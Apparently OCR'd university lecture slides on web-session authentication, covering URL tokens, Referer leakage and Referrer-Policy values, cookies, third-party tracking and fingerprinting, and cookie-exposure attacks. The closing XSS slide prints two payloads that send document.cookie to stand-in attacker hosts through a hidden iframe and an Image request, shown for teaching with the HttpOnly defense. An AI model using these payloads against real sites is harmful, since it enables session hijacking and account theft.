- Limited support for ‘single sign on’
  - Only using wildcard subdomains: mail.google.com, meet.google.com,…
  - But not gmail.com!
- Prompts for password using browser pop-up window
  - Website designer cannot customize
  - Vulnerable to phishing attacks

Better Web-Session Authentication?

- HTTP Authentication is vulnerable, inconvenient
- Use TLS client authentication ?
  - Problem: client certificates are rarely available
  - Also: usability concerns (enabling client cert, …)
- ‘Real’ web-session authentication options:
  1) **Authenticating token** (Aka ‘secret URL’): http://gmail.com/send?auth=ajhwe83lkjs
  2) **Cookie:** sent by server, echoed by client
     - Similar to HTTP authentication, but ‘improved’
     - Or: use both token and cookie ☺
- Side benefit: web-sessions not only for login!

Authenticating using a **Token**

- Response URLs include an authenticating token
  - http://gmail.com/send?auth=ajhwe83lkjs
  - Server maps authenticating-token to sessions
  - Easy to use: just click on link (in site, email…)
- Server selects token, sends as part of URL or form
  - Token should be unpredictable (pseudorandom)
  - E.g.: $token = SessID, PRF_k\,(SessID||time||IP)$
    - Uses key k known (only) to server
    - ‘Links’ client’s session-ID $SessID$ to time, IP
  - Some sites use (vulnerable) sequential tokens ☹
- Client clicks → token-field sent to server as part of URL
- Server performs operation only if token is valid

Authenticating Token: drawbacks

- Response URLs include auth-token
  - http://gmail.com/send?auth=ajhwe83lkjs
  - Random auth-token; server maps to sessions
  - Easy to use: just click on link (in site, email…)
- But: only works on site-generated hyperlinks
  - ➔ User must re-authenticate on each entry to site
    - And: long, obscure URL
    - May make phishing easier (users do not notice real URL)
      - Admittedly, most users do not notice incorrect URL anyway
- And: exposed by MitM (and log of proxy)
  - ➔ Use over TLS (i.e., with *https*)
- Also: exposure by the referer header ?
  - What's that? And why this typo?

Referer header may expose token - and more

- Referer header identifies ‘calling’ webpage (URL)
- Useful, but… URL may contain an authenticating token - and other sensitive information…


From: Referer and Referrer-Policy best practices by Maud Nalpas (Web.dev)

Referrer-Policy header controls exposure

- Since ~2015, browsers adopt the **referrer-policy header** to control the exposure by the referer header
- Even before adopting referrer-policy, there was some awareness to the risk of exposure via ‘referer’ header
- To limit exposure, browsers did not send ‘referer’ header when downgrading, i.e., if origin-request used *https,* and target-request used *http.*
- Namely, the referer header was sent only for no-downgrade requests (both requests used *https*, or origin request used *http*).
- This is equivalent to using the referrer-policy header with value of no-referrer-when-downgrade
- TL; DR : show me the impact of this policy!


Referrer-Policy: no-referrer-when-downgrade

- Don't send anything if downgrading (origin is *https,* target site is *http*). Otherwise, send full URL in referer header.
- Referrer-policy before referrer-policy header (~2015)



Example of another (simple) referrer-policy: Referrer-Policy: origin

- Always send the origin (domain+protocol) of the referring webpage (no path)




The Eight Referrer-Policy Values

Policy \ case	Same-origin, no downgrade	Same-origin downgrade	Cross-origin, no downgrade	Cross-origin, downgrade
No-referrer	None			
No-referrer-when-downgrade	Full URL	None	Full URL	None
Origin	Origin			
Origin-when-cross-origin	Full URL	Origin		
Same-origin	Full URL	None		
Strict-origin	Origin	None	Origin	None
Strict-origin-when-cross-origin [default]	**Full URL**	**None**	**Origin**	**None**
Unsafe-url	Full URL			


Referrer-Policy: strict-origin

- Don't send anything if downgrading (origin is *https*, target site is *http*). Otherwise, send origin.



Referrer-Policy: Strict-origin-when-cross-origin

- Send: (1) full URL to origin, (2) origin to cross-site if not downgrading, (3) nothing if downgrading
- *Current default policy of all major browsers*




Summary of Referrer-Policy Discussion

- The referrer header can expose URL or (‘just’) origin
  - The Origin header can also expose – ‘just’ the origin
  - Do not use untrusted services; no sensitive info in domain, path
- Referrer-policy can prevent exposure (or limit to origin)
- Exposure depends on same/cross origin and downgrade
- Default is Strict-origin when cross-origin
  - Send URL only for same origin, and only origin for no-downgrade
  - Still exposes origin on cross-site requests (if no downgrade)
  - Previous default (No-referrer-when-downgrade) exposed more
- Change from default browser settings: by user, or:
  - In page policy (Referrer-Policy header or <meta> referrer tag)
  - Referrerpolicy attribute of a specific tag (e.g., for <IMG>)

Better Web-Session Authentication?

- HTTP Authentication is vulnerable, inconvenient
- Use TLS client authentication ?
  - Problem: client certificates are rarely available
  - Also: usability concerns (enabling client cert, …)
- 'Real' web-session authentication options:
  1) **Authenticating <u>token</u>** (Aka 'secret URL'): <u>http://gmail.com/send?auth=ajhwe83lkjs</u>
  2) **<u>Cookies</u>:** sent by server, echoed by client
     - Similar to HTTP authentication, but 'improved'
     - Or: use both token and cookie ☺
- Side benefit: web-sessions not only for login!

Web Sessions by Cookies



Using Cookies

- <name>=<value>, e.g.: foo=bar
  - Set by server in HTTP response header:
    `Set-Cookie: foo=bar; Max-Age=3600`
  - Echoed by browser in HTTP request header:
    `Cookie: foo=bar`
- Parameters:
  - Max-Age / Expires. *Default:* till browser closes.
  - Path: a path that *must* be in the URL; subfolders Ok.
  - Domain: domain (and subdomains) to which cookie is sent.
    If not included: only host of current URL (no subdomains!)
    - **URL domain must be within Domain variable**
    - Most browsers refuse 'public domains' such as *com* or *.co.uk.*
  - Later: few other parameters related to security & **privacy**

Cookies **and Privacy**

- Sites can use cookies to link request from the same browser
  - Authenticating cookie: identifies already-identified user
  - Identifying cookie: identifies requests from the same (unauthenticated) user ➔ privacy exposure?
- **Third-party cookies:** whenever Alice visits hmo.org, the webpage embeds an http request to ads.com
  - Ads.com may learn something, e.g., Alice is likely to be sick
  - Ads.com sends a cookie identifying Alice in all requests
  - Alice visits bob.com which also embeds ad from ads.com
  - Ads.com identifies Alice, sends ad for medical service
  - Or: insure.com, which learns from Ads.com that Alice is high-risk
  - Ads.com here is the ‘3rd party’

Why do websites embed calls to third parties?

- To get targeted ads (and more income)
- To use free services such as site analytics (google esp.!)
  - Often, providing additional details in parameters
    - E.g., Google-Analytics parameters: dt:document title, uid/cid, dp: document path, …
    - Such details often also in calls to ad services (I'm not sure why)
  - *If you're not paying for the product, you are the product*
  - Here*: if you're not paying for the product, your customer is the product*
- Are developers aware? Are managers aware? Are users aware?
- Legal restrictions – not always kept & may be lacking
- Browsers block 3rd party cookies by default (FF) or option

Privacy: tracking without 3rd party cookies


- Some browsers, extensions limit/prevent 3rd party cookies
- But tracking will not stop so quickly…
  - Surely cannot prevent sites from putting details in parameters!
- Alternative tracing mechanisms:
  - Passive fingerprinting:
    - Identify clients by the (often unique) combination of data sent to server such as browser version, installed extensions, OS, language, etc.
  - Active fingerprinting:
    - Page loads resources which identify client by retrieving elements or having them in cache
    - Indicators: cached DNS records and certs, preferred NS for special domains, certificates for different domains,...
    - CNAME-cloaking [discuss in/after DNS lecture?]
- Privacy-enabling yet tailored ads?

Using Cookies for Authentication

- Let's focus on cookies use for user authentication
- Security goals:
  - Prevent exposure of cookie
    - Discuss first; main threat: cross-site scripting (XSS)
  - Prevent unauthorized use of (unknown) cookie
    - Discuss later; main threat: cross-site request forgery (CSRF)
- Let's begin with some simple cookie exposure attacks

Two Simple Cookie Exposure Attacks

- Atk1: **eavesdrop** to cookies sent over HTTP (no TLS)
- Atk2: cross-site+eavesdropper (or MitM): causes transmission of cookie - and then exposes it
  - Prevent: 'secure' attribute (send only over TLS (https) connection)



Cookie Exposure Attacks

- Atk1: **eavesdropper** exposes cookies sent w/o TLS (http)
- Atk2: Cross-site eavesdropper cause transmission of cookie and then exposes it
  - Prevent: 'secure' attribute (send <u>only</u> over TLS (https) connection)
- Atk3: script in browser reads cookie (using DOM API)
  - Prevented by the **DOM Same Origin Policy (SOP):** Scripts can only access objects from **same origin**
- **Atk4: Cross-Site Scripting (XSS)** attack:
  - Attacker's manipulate browser to run cross-site script **as if** its origin is the server, *Bob.com*
    - Denoted XSS since CSS is used for Cascading Style Sheet
  - ➔ Circumvents Same Origin Policy: browser will allow access to cookie!
  - How?

Cookie Exposure using XSS

- **Cross-Site Scripting (XSS)** attack:
  - Attacker's script runs **as if** its origin is 'victim', Bob.com
  - Circumvents Same Origin Policy:
    attacker can read cookie – and token (if used)
- **Expose cookie using XSS:**
  - <script>document.write('<iframe src="http://hack.com/capture.cgi?' +document.cookie+'" width=0 height=0></iframe>');<\script>
  - <script>x = new Image();
    x.src='http://666.org/c?'+document.cookie; </script>
  - Prevent script access to <u>cookie: 'HttpOnly' attribute</u>
  - We'll discuss:
    - First: other XSS exploits (beyond cookie exposure)
    - Then: defenses against XSS

